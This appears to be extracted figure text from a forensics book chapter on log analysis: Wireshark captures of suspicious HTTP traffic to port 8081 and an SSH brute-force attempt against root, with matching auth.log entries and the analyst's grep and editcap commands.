22	195.200.72.148	37.28.155.22	50380	TCP	8081	60	50380 → 8081 [ACK] Seq=1 Ack=1 Win=131072 Len=0
23	195.200.72.148	37.28.155.22	50380	TCP	8081	292	50380 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=131072 Len=238 [TCP segment of a reassembled PDU]
24	37.28.155.22	195.200.72.148	8081	TCP	50380	60	8081 → 50380 [ACK] Seq=1 Ack=239 Win=30336 Len=0
25	195.200.72.148	37.28.155.22	50380	HTTP	8081	486	POST /index.jsp HTTP/1.1
26	37.28.155.22	195.200.72.148	8081	TCP	50380	60	8081 → 50380 [ACK] Seq=1 Ack=671 Win=31360 Len=0
27	37.28.155.22	195.200.72.148	8081	TCP	50380	71	8081 → 50380 [PSH, ACK] Seq=1 Ack=671 Win=31360 Len=17 [TCP segment of a reassembled PDU]
28	37.28.155.22	195.200.72.148	8081	HTTP	50380	377	HTTP/1.0 200 OK
29	195.200.72.148	37.28.155.22	50380	TCP	8081	60	50380 → 8081 [ACK] Seq=671 Ack=342 Win=130560 Len=0
30	195.200.72.148	37.28.155.22	50380	TCP	8081	60	50380 → 8081 [FIN, ACK] Seq=671 Ack=342 Win=130560 Len=0

Frame 5: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)

Ethernet II, Src: Cisco_00:da:9a:00:1e:be(00:1e:be:00:da:9a), Dst: Cisco_cd:f4:07 (00:1e:be:cd:f4:07)

Internet Protocol Version 4, Src: 195.200.72.148, Dst: 37.28.155.22

Transmission Control Protocol, Src Port: 50379, Dst Port: 8081, Seq: 0, Len: 0

```

0000  00 1e be cd f4 07 00 1e be 00 da 9a 00 00 45 00  .....E
0010  00 34 5d dc 40 00 7f 06 d1 58 c3 c8 48 94 25 1c  ..@...X.H.X
  
```

Packets: 15407 - Displayed: 14320 (93.0%)

No.	Source IP	Destination IP	Source Port	Protocol	Destination Port	Length	Info
8	195.200.72.148	37.28.155.22	50379	HTTP	8081	212	GET /index.asp HTTP/1.1
67	195.200.72.148	37.28.155.22	50382	HTTP	8081	252	GET /admin/get.php HTTP/1.1
79	195.200.72.148	37.28.155.22	50383	HTTP	8081	252	GET /admin/get.php HTTP/1.1
91	195.200.72.148	37.28.155.22	50384	HTTP	8081	252	GET /admin/get.php HTTP/1.1
103	195.200.72.148	37.28.155.22	50385	HTTP	8081	247	GET /news.asp HTTP/1.1
115	195.200.72.148	37.28.155.22	50386	HTTP	8081	256	GET /login/process.jsp HTTP/1.1
135	195.200.72.148	37.28.155.22	50387	HTTP	8081	252	GET /admin/get.php HTTP/1.1
149	195.200.72.148	37.28.155.22	50388	HTTP	8081	256	GET /login/process.jsp HTTP/1.1
161	195.200.72.148	37.28.155.22	50389	HTTP	8081	252	GET /admin/get.php HTTP/1.1
173	195.200.72.148	37.28.155.22	50390	HTTP	8081	252	GET /admin/get.php HTTP/1.1
185	195.200.72.148	37.28.155.22	50391	HTTP	8081	252	GET /admin/get.php HTTP/1.1
198	195.200.72.148	37.28.155.22	50392	HTTP	8081	252	GET /admin/get.php HTTP/1.1
210	195.200.72.148	37.28.155.22	50393	HTTP	8081	247	GET /news.asp HTTP/1.1
222	195.200.72.148	37.28.155.22	50394	HTTP	8081	247	GET /news.asp HTTP/1.1
502	37.28.155.22	195.200.72.148	8081	HTTP	50394	2814	Continuation
1232	195.200.72.148	37.28.155.22	50396	HTTP	8081	247	GET /news.asp HTTP/1.1
1244	195.200.72.148	37.28.155.22	50397	HTTP	8081	247	GET /news.asp HTTP/1.1
1256	195.200.72.148	37.28.155.22	50398	HTTP	8081	247	GET /news.asp HTTP/1.1
2477	10.0.0.23	152.19.134.198	50900	HTTP	80	146	GET /static/hotspot.txt HTTP/1.1
6802	195.200.72.148	37.28.155.22	50410	HTTP	8081	212	GET /index.asp HTTP/1.1
6862	10.0.0.23	209.132.181.16	59150	HTTP	80	146	GET /static/hotspot.txt HTTP/1.1
6882	195.200.72.148	37.28.155.22	50414	HTTP	8081	256	GET /login/process.jsp HTTP/1.1
6900	195.200.72.148	37.28.155.22	50415	HTTP	8081	247	GET /news.asp HTTP/1.1

Wireshark - Follow HTTP Stream (tcp.stream eq 17) - attack2.pcap

```

GET /news.asp HTTP/1.1
Cookie: SESSIONID=1UPFHVYFDXZGVM2N
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 37.28.155.22:8081
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: Microsoft-IIS/7.5
Date: Thu, 14 Sep 2017 08:22:35 GMT

<html><body><h1>It works!</h1><p>This is the default web page for this server.</p><p>The web server software is running but no content has been added, yet.</p></body></html>

```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (450 bytes)

Show and save data as ASCII

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

Wireshark · Follow HTTP Stream (tcp.stream eq 2) · attack2.pcap

POST /index.php HTTP/1.1
Cookie: SESSIONID=1UPFHYVFDXZGVN2N
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 37.28.155.22:8081
Content-Length: 144
Expect: 100-continue
Connection: Keep-Alive

.....'.qt.4^_T.6.^"'.V..cT#...2X...--))f{.H....)...#Z..8....\$.x.zD...G.....]...y.dz....Y7...!..w.i....z...|.A.';.
9.S]^3.....=...P...HTTP/1.0 200 OK
Server: Microsoft-IIS/7.5
Date: Thu, 14 Sep 2017 08:21:15 GMT

..G..o}'...;#t..&r...NW=...u...M...-'...'.U-.N..._...h&YV1.&.o....L.Q...W...H...n..C.b.P).Y.u.....>9.../...5.
.....;Q...L.O..Hr!.....^BX.J".Jz....xzV...lX, mQ.)~.....4.E.Ha]/e.W..R*r.o.r.O.....o.....13..Nvd.C%.xM.l...
8...M...E.W..Yp..G.U)....J.M.../k.#G...mn.W.j.....^"y";.Z...b...n.i.[...]'...p...F.../f...R...r...!..h(b..
.bd..a...z..d1k....oe.gw\70.j..W..kuc.<...F[...n..2.....ezB...Y^A.q{\$.v;..n.u...+..
HCq.z.3..l'.q..(d.H%n.n.X...".M..
...I...rf...Z...fki...s...T"...1.N)...D..M..
...a...o...sWY...>.
.ux.....\$.y...).+.....7.e..M.v..L.q...^....b>...5y..n...{...x.<w.|.t..1p..w..
4...ew.....kI.C.NhZ...;'.Z+...*.m.^..F;.Lkd)...F;.A..m..5m...h.t..E...]n.\$2!.e.a..J...F[.P:..].
....bd..f.G.e...y>_y...mh. &UW...j.....w.v...A.<[t{G...i...u.B...2A.(h^.....?z5...t...-i...?)...m...xh..c.....
\...y;'..n...+K45.lg.X...%8.9.....5.X4...6.....]...*.y...J..Q...C..S@..W\..v
'...m.d.../v...[...^ [&V.N...5m.(]...).k4...1Q w<py.Hqe.nj...U.r...KD...r.(3...'. {T<_K..y...
p...B...q...k.k.0...m...RunmT';].D.^9z..9..V.J.?>?..F_2Y...h..m..69_l[...l...D.,3..a8.b8.cxy...].c...>F.....[..
(.10;...R3...".9;...*...[...k...8..\$=H.o...L.V.d.I...3...g.eR..H..io<(\$).#.*\ (F...(.p).&.f.c.*
R.....d..AwT...uJo...p.AC.\6.....^..V..G.1...~ n...W...g...B...%1[...W...~.BL-H#..

1 client pkt, 4 server pkts, 1 turn.

Entire conversation (11 kB) Show and save data as ASCII

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

▼ 195.200.72.148	8182	0.0064	53.21%	4.0700	316.470
▼ TCP	8182	0.0064	100.00%	4.0700	316.470
50399	5455	0.0043	66.67%	4.0700	316.470
50394	587	0.0005	7.17%	3.9100	76.890
50522	479	0.0004	5.85%	3.6400	896.955
50495	168	0.0001	2.05%	1.6600	849.915
50507	19	0.0000	0.23%	0.1900	861.115
50412	17	0.0000	0.21%	0.1700	541.992
50381	16	0.0000	0.20%	0.1600	10.767
50534	10	0.0000	0.12%	0.1000	915.790
50670	8	0.0000	0.10%	0.0800	1198.244
50671	7	0.0000	0.09%	0.0700	1198.478
50379	7	0.0000	0.09%	0.0500	9.437
50712	6	0.0000	0.07%	0.0600	1274.227
50699	6	0.0000	0.07%	0.0600	1243.949
50689	6	0.0000	0.07%	0.0600	1223.733
50666	6	0.0000	0.07%	0.0600	1192.458
50658	6	0.0000	0.07%	0.0600	1173.056
50652	6	0.0000	0.07%	0.0600	1157.918
50646	6	0.0000	0.07%	0.0600	1157.798
50636	6	0.0000	0.07%	0.0600	1137.016
50632	6	0.0000	0.07%	0.0600	1127.549
50630	6	0.0000	0.07%	0.0100	1126.228
50622	6	0.0000	0.07%	0.0600	1107.363
50591	6	0.0000	0.07%	0.0600	1041.793
50582	6	0.0000	0.07%	0.0600	1021.621
50581	6	0.0000	0.07%	0.0600	1021.089
50528	6	0.0000	0.07%	0.0600	905.263
50505	6	0.0000	0.07%	0.0600	860.808
50504	6	0.0000	0.07%	0.0400	860.453
50498	6	0.0000	0.07%	0.0600	854.438
50494	6	0.0000	0.07%	0.0600	844.821
50458	6	0.0000	0.07%	0.0600	728.960
50437	6	0.0000	0.07%	0.0600	643.292

Chapter 8: Investigating and Analyzing Logs

139	21:29:12.888459	192.168.153.130	192.168.153.141	SSHv2	130 Client: Encrypted packet (len=64)
140	21:29:12.888512	192.168.153.130	192.168.153.141	TCP	66 53030 → 22 [FIN, ACK] Seq=871 Ack=1465 Win=33536 Len=0 TSval=35514947...
141	21:29:12.895699	192.168.153.141	192.168.153.130	TCP	66 22 → 53030 [FIN, ACK] Seq=1465 Ack=872 Win=30208 Len=0 TSval=65003758...
142	21:29:12.895838	192.168.153.130	192.168.153.141	TCP	66 53030 → 22 [ACK] Seq=872 Ack=1466 Win=33536 Len=0 TSval=3551494772 TS...
143	21:29:13.160805	192.168.153.130	192.168.153.141	TCP	74 53032 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355...
144	21:29:13.160871	192.168.153.130	192.168.153.141	TCP	74 53034 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355...
145	21:29:13.161042	192.168.153.141	192.168.153.130	TCP	74 22 → 53032 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=...
146	21:29:13.161123	192.168.153.141	192.168.153.130	TCP	74 22 → 53034 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=...
147	21:29:13.161196	192.168.153.130	192.168.153.141	TCP	66 53032 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6...
148	21:29:13.161251	192.168.153.130	192.168.153.141	TCP	74 53036 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355...
149	21:29:13.161295	192.168.153.130	192.168.153.141	TCP	66 53034 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6...
150	21:29:13.161350	192.168.153.130	192.168.153.141	SSHv2	88 Client: Protocol (SSH-2.0-libssh_0.8.1)
151	21:29:13.161381	192.168.153.141	192.168.153.130	TCP	74 22 → 53036 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=...
152	21:29:13.161426	192.168.153.141	192.168.153.130	TCP	66 22 → 53032 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650037846 TSecr=3...
153	21:29:13.161472	192.168.153.130	192.168.153.141	TCP	66 53036 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6...
154	21:29:13.161604	192.168.153.130	192.168.153.141	TCP	74 53038 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355...
155	21:29:13.161717	192.168.153.141	192.168.153.130	TCP	74 22 → 53038 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=...
156	21:29:13.161772	192.168.153.130	192.168.153.141	TCP	74 53040 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355...
157	21:29:13.161832	192.168.153.130	192.168.153.141	TCP	66 53038 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6...
158	21:29:13.161854	192.168.153.141	192.168.153.130	TCP	74 22 → 53040 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=...
159	21:29:13.161898	192.168.153.130	192.168.153.141	TCP	74 53042 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355...
160	21:29:13.161945	192.168.153.130	192.168.153.141	TCP	66 53040 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495037 TSecr=6...
161	21:29:13.161989	192.168.153.141	192.168.153.130	TCP	74 22 → 53042 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=...
162	21:29:13.162016	192.168.153.130	192.168.153.141	SSHv2	88 Client: Protocol (SSH-2.0-libssh_0.8.1)
163	21:29:13.162053	192.168.153.141	192.168.153.130	TCP	66 22 → 53040 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650037846 TSecr=3...
164	21:29:13.162089	192.168.153.130	192.168.153.141	TCP	66 53042 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551495038 TSecr=6...
165	21:29:13.162197	192.168.153.130	192.168.153.141	TCP	74 53044 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355...
166	21:29:13.162269	192.168.153.130	192.168.153.141	SSHv2	88 Client: Protocol (SSH-2.0-libssh_0.8.1)
167	21:29:13.162291	192.168.153.141	192.168.153.130	TCP	74 22 → 53044 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=...
168	21:29:13.162332	192.168.153.141	192.168.153.130	TCP	66 22 → 53042 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650037847 TSecr=3...
169	21:29:13.162337	192.168.153.130	192.168.153.141	SSHv2	88 Client: Protocol (SSH-2.0-libssh_0.8.1)

Wireshark · Conversations · ssh_cap.pcap

Ethernet · 13 IPv4 · 9 IPv6 · 2 TCP · 74 UDP · 25

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A
192.168.153.130	53030	192.168.153.141	22	25	4000	13	1736	1
192.168.153.130	53032	192.168.153.141	22	42	6210	18	2658	2
192.168.153.130	53034	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53036	192.168.153.141	22	42	6194	18	2642	2
192.168.153.130	53038	192.168.153.141	22	42	6210	18	2658	2
192.168.153.130	53040	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53042	192.168.153.141	22	42	6210	18	2658	2
192.168.153.130	53044	192.168.153.141	22	42	6210	18	2658	2
192.168.153.130	53046	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53048	192.168.153.141	22	42	6194	18	2642	2
192.168.153.130	53050	192.168.153.141	22	44	6262	20	2710	2
192.168.153.130	53052	192.168.153.141	22	42	6162	18	2610	2
192.168.153.130	53054	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53056	192.168.153.141	22	42	6194	18	2642	2
192.168.153.130	53058	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53060	192.168.153.141	22	42	6210	18	2658	2
192.168.153.130	53062	192.168.153.141	22	42	6178	18	2626	2
192.168.153.130	53064	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53066	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53068	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53070	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53072	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53074	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53076	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53078	192.168.153.141	22	42	6130	18	2578	2
192.168.153.130	53080	192.168.153.141	22	42	6130	18	2578	2

Name resolution
 Limit to display filter
 Absolute start time
Conversation Types ▾

Copy ▾
Follow Stream...
Graph...
Close
Help

286	192.168.153.141	192.168.153.130	TCP	66 22 → 53050 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037893 TSe...
287	192.168.153.141	192.168.153.130	SSHv2	1146 Server: Key Exchange Init
288	192.168.153.130	192.168.153.141	TCP	66 53044 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495084 TSe...
289	192.168.153.130	192.168.153.141	SSHv2	642 Client: Key Exchange Init
290	192.168.153.141	192.168.153.130	TCP	66 22 → 53044 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037894 TSe...
291	192.168.153.130	192.168.153.141	SSHv2	114 Client: Diffie-Hellman Key Exchange Init
292	192.168.153.141	192.168.153.130	TCP	66 22 → 53044 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037894 TSe...
293	192.168.153.141	192.168.153.130	SSHv2	1146 Server: Key Exchange Init
294	192.168.153.130	192.168.153.141	TCP	66 53062 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495085 TSe...
295	192.168.153.130	192.168.153.141	SSHv2	642 Client: Key Exchange Init
296	192.168.153.141	192.168.153.130	SSHv2	98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2)
297	192.168.153.130	192.168.153.141	TCP	66 53048 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495087 TSecr...
298	192.168.153.141	192.168.153.130	SSHv2	1146 Server: Key Exchange Init
299	192.168.153.130	192.168.153.141	TCP	66 53048 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495091 TSe...
300	192.168.153.130	192.168.153.141	SSHv2	642 Client: Key Exchange Init
301	192.168.153.141	192.168.153.130	TCP	66 22 → 53048 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037901 TSe...
302	192.168.153.130	192.168.153.141	SSHv2	114 Client: Diffie-Hellman Key Exchange Init
303	192.168.153.141	192.168.153.130	TCP	66 22 → 53048 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037901 TSe...
304	192.168.153.141	192.168.153.130	SSHv2	98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2)
305	192.168.153.130	192.168.153.141	TCP	66 53052 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSecr...
306	192.168.153.141	192.168.153.130	SSHv2	1146 Server: Key Exchange Init
307	192.168.153.130	192.168.153.141	TCP	66 53052 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495094 TSe...
308	192.168.153.130	192.168.153.141	SSHv2	642 Client: Key Exchange Init
309	192.168.153.141	192.168.153.130	TCP	66 22 → 53052 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037904 TSe...
310	192.168.153.141	192.168.153.130	SSHv2	1146 Server: Key Exchange Init
311	192.168.153.130	192.168.153.141	TCP	66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe...
312	192.168.153.141	192.168.153.130	SSHv2	1146 Server: Key Exchange Init
313	192.168.153.130	192.168.153.141	SSHv2	114 Client: Diffie-Hellman Key Exchange Init
314	192.168.153.141	192.168.153.130	TCP	66 22 → 53052 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe...
315	192.168.153.130	192.168.153.141	TCP	66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe...
316	192.168.153.130	192.168.153.141	SSHv2	642 Client: Key Exchange Init

```

Mar 24 11:59:21 kali sshd[27298]: Failed password for root from 192.168.153.130 port 53062 ssh2
Mar 24 11:59:21 kali sshd[27287]: Failed password for root from 192.168.153.130 port 53040 ssh2
Mar 24 11:59:21 kali sshd[27283]: Failed password for root from 192.168.153.130 port 53032 ssh2
Mar 24 11:59:21 kali sshd[27295]: Failed password for root from 192.168.153.130 port 53056 ssh2
Mar 24 11:59:21 kali sshd[27293]: Failed password for root from 192.168.153.130 port 53052 ssh2
Mar 24 11:59:21 kali sshd[27291]: Failed password for root from 192.168.153.130 port 53048 ssh2
Mar 24 11:59:21 kali sshd[27297]: Failed password for root from 192.168.153.130 port 53060 ssh2
Mar 24 11:59:21 kali sshd[27289]: Failed password for root from 192.168.153.130 port 53044 ssh2
Mar 24 11:59:21 kali sshd[27286]: Failed password for root from 192.168.153.130 port 53038 ssh2
Mar 24 11:59:21 kali sshd[27290]: Failed password for root from 192.168.153.130 port 53046 ssh2
Mar 24 11:59:23 kali sshd[27294]: Failed password for root from 192.168.153.130 port 53054 ssh2
Mar 24 11:59:23 kali sshd[27288]: Failed password for root from 192.168.153.130 port 53042 ssh2
Mar 24 11:59:23 kali sshd[27285]: Failed password for root from 192.168.153.130 port 53036 ssh2
Mar 24 11:59:23 kali sshd[27292]: Failed password for root from 192.168.153.130 port 53050 ssh2
Mar 24 11:59:23 kali sshd[27292]: error: maximum authentication attempts exceeded for root from 192.168.153.130 port 53050 ssh2 [preauth]
Mar 24 11:59:23 kali sshd[27292]: Disconnecting authenticating user root 192.168.153.130 port 53050: Too many authentication failures [preauth]
Mar 24 11:59:23 kali sshd[27292]: PAM 4 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root
Mar 24 11:59:23 kali sshd[27292]: PAM service(sshd) ignoring max retries; 5 > 3
Mar 24 11:59:23 kali sshd[27284]: Failed password for root from 192.168.153.130 port 53034 ssh2
Mar 24 11:59:23 kali sshd[27296]: Failed password for root from 192.168.153.130 port 53058 ssh2
Mar 24 11:59:23 kali sshd[27298]: Failed password for root from 192.168.153.130 port 53062 ssh2
Mar 24 11:59:23 kali sshd[27286]: Failed password for root from 192.168.153.130 port 53038 ssh2
Mar 24 11:59:23 kali sshd[27290]: Failed password for root from 192.168.153.130 port 53046 ssh2
Mar 24 11:59:23 kali sshd[27294]: Failed password for root from 192.168.153.130 port 53054 ssh2
Mar 24 11:59:23 kali sshd[27288]: Failed password for root from 192.168.153.130 port 53042 ssh2
Mar 24 11:59:23 kali sshd[27285]: Failed password for root from 192.168.153.130 port 53036 ssh2
Mar 24 11:59:23 kali sshd[27292]: Failed password for root from 192.168.153.130 port 53050 ssh2
Mar 24 11:59:23 kali sshd[27292]: error: maximum authentication attempts exceeded for root from 192.168.153.130 port 53054 ssh2 [preauth]
Mar 24 11:59:23 kali sshd[27292]: Disconnecting authenticating user root 192.168.153.130 port 53054: Too many authentication failures [preauth]
Mar 24 11:59:24 kali sshd[27294]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root
Mar 24 11:59:24 kali sshd[27294]: PAM service(sshd) ignoring max retries; 6 > 3
Mar 24 11:59:24 kali sshd[27288]: Failed password for root from 192.168.153.130 port 53042 ssh2
Mar 24 11:59:24 kali sshd[27288]: error: maximum authentication attempts exceeded for root from 192.168.153.130 port 53042 ssh2 [preauth]

```

```

root@kali:~/Desktop# cat auth.log | grep "Accepted"
Mar 24 12:00:23 kali sshd[27363]: Accepted password for root from 192.168.153.130 port 53102 ssh2
root@kali:~/Desktop# █

```

```

Mar 24 11:59:45 kali sshd[27326]: Disconnecting authenticating user root 192.168.153.130 port 53074: Too many authentication failures [preauth]
Mar 24 11:59:45 kali sshd[27326]: PAM 5 more authentication failures; Logname=uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root
Mar 24 11:59:45 kali sshd[27326]: PAM service(sshd) ignoring max retries; 6 > 3
Mar 24 11:59:45 kali sshd[27328]: Failed password for root from 192.168.153.130 port 53076 ssh2
Mar 24 11:59:45 kali sshd[27328]: error: maximum authentication attempts exceeded for root from 192.168.153.130 port 53076 ssh2 [preauth]
Mar 24 11:59:45 kali sshd[27328]: Disconnecting authenticating user root 192.168.153.130 port 53076: Too many authentication failures [preauth]
Mar 24 11:59:45 kali sshd[27328]: PAM 5 more authentication failures; Logname=uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root
Mar 24 11:59:45 kali sshd[27328]: PAM service(sshd) ignoring max retries; 6 > 3
Mar 24 12:00:23 kali sshd[27361]: Received disconnect from 192.168.153.130 port 53100:11: Bye Bye [preauth]
Mar 24 12:00:23 kali sshd[27361]: Disconnecting from authenticating user root 192.168.153.130 port 53102 ssh2
Mar 24 12:00:23 kali sshd[27361]: Accepted password for root from 192.168.153.130 port 53102 ssh2
Mar 24 12:00:23 kali sshd[27363]: pam_unix(sshd:session): session opened for user root by (uid=0)
Mar 24 12:00:23 kali systemd-logind[440]: New session 228 of user root.
Mar 24 12:00:23 kali sshd[27363]: pam_unix(sshd:session): session closed for user root
Mar 24 12:00:23 kali systemd-logind[440]: Removed session 228.
Mar 24 12:00:33 kali sshd[27366]: Received disconnect from 192.168.153.130 port 53104:11: Bye Bye [preauth]
Mar 24 12:00:33 kali sshd[27366]: Disconnecting from authenticating user root 192.168.153.130 port 53104 [preauth]
Mar 24 12:00:33 kali sshd[27371]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root
Mar 24 12:00:33 kali sshd[27371]: authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root
Mar 24 12:00:33 kali sshd[27371]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root
Mar 24 12:00:33 kali sshd[27371]: authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root

```

```

root@hklkali:~/Desktop# editcap -t 9000 ssh_cap.pcap ssh_adjusted.pcap
ap
root@hklkali:~/Desktop# █

```

```

1540 00:00:11.321837 211.233.40.78 192.168.153.130 NTP 90 NTP Version 4, server
1541 00:00:23.408096 192.168.153.130 192.168.153.141 TCP 74 53100 -> 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355...
1542 00:00:23.408574 192.168.153.141 192.168.153.130 TCP 74 22 -> 53100 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=...
1543 00:00:23.409092 192.168.153.130 192.168.153.141 TCP 66 53100 -> 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551565095 TSecr=6...
1544 00:00:23.409374 192.168.153.130 192.168.153.141 SSHv2 88 Client: Protocol (SSH-2.0-libssh_0.8.1)
1545 00:00:23.409594 192.168.153.141 192.168.153.130 TCP 66 22 -> 53100 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650107904 TSecr=3...
1546 00:00:23.443624 192.168.153.141 192.168.153.130 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2)
1547 00:00:23.443892 192.168.153.130 192.168.153.141 TCP 66 53100 -> 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551565129 TSecr...
1548 00:00:23.445808 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init
1549 00:00:23.445983 192.168.153.130 192.168.153.141 TCP 66 53100 -> 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551565131 TSe...
1550 00:00:23.446820 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init
1551 00:00:23.448757 192.168.153.141 192.168.153.130 TCP 66 22 -> 53100 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650107941 TSe...
1552 00:00:23.448956 192.168.153.130 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init
1553 00:00:23.449382 192.168.153.141 192.168.153.130 TCP 66 22 -> 53100 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650107984 TSe...
1554 00:00:23.554630 192.168.153.141 192.168.153.130 SSHv2 274 Server: Diffie-Hellman Key Exchange Reply, New Keys
1555 00:00:23.555097 192.168.153.130 192.168.153.141 SSHv2 82 Client: New Keys
1556 00:00:23.555298 192.168.153.141 192.168.153.130 TCP 66 22 -> 53100 [ACK] Seq=1321 Ack=663 Win=30208 Len=0 TSval=650108049 TSe...
1557 00:00:23.588697 192.168.153.130 192.168.153.141 SSHv2 130 Client: Encrypted packet (len=64)
1558 00:00:23.588893 192.168.153.141 192.168.153.130 TCP 66 22 -> 53100 [ACK] Seq=1321 Ack=727 Win=30208 Len=0 TSval=650108083 TSe...
1559 00:00:23.589036 192.168.153.141 192.168.153.130 SSHv2 130 Server: Encrypted packet (len=64)
1560 00:00:23.589248 192.168.153.130 192.168.153.141 SSHv2 146 Client: Encrypted packet (len=80)
1561 00:00:23.589895 192.168.153.141 192.168.153.130 SSHv2 146 Server: Encrypted packet (len=80)
1562 00:00:23.590073 192.168.153.130 192.168.153.141 SSHv2 130 Client: Encrypted packet (len=64)
1563 00:00:23.590142 192.168.153.130 192.168.153.141 TCP 66 53100 -> 22 [FIN, ACK] Seq=871 Ack=1465 Win=33536 Len=0 TSval=35515652...
1564 00:00:23.594041 192.168.153.141 192.168.153.130 TCP 66 22 -> 53100 [FIN, ACK] Seq=1465 Ack=872 Win=30208 Len=0 TSval=65010808...
1565 00:00:23.594216 192.168.153.130 192.168.153.141 TCP 66 53100 -> 22 [ACK] Seq=872 Ack=1466 Win=33536 Len=0 TSval=3551565279 TS...
1566 00:00:23.803427 192.168.153.130 192.168.153.141 TCP 74 53102 -> 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355...
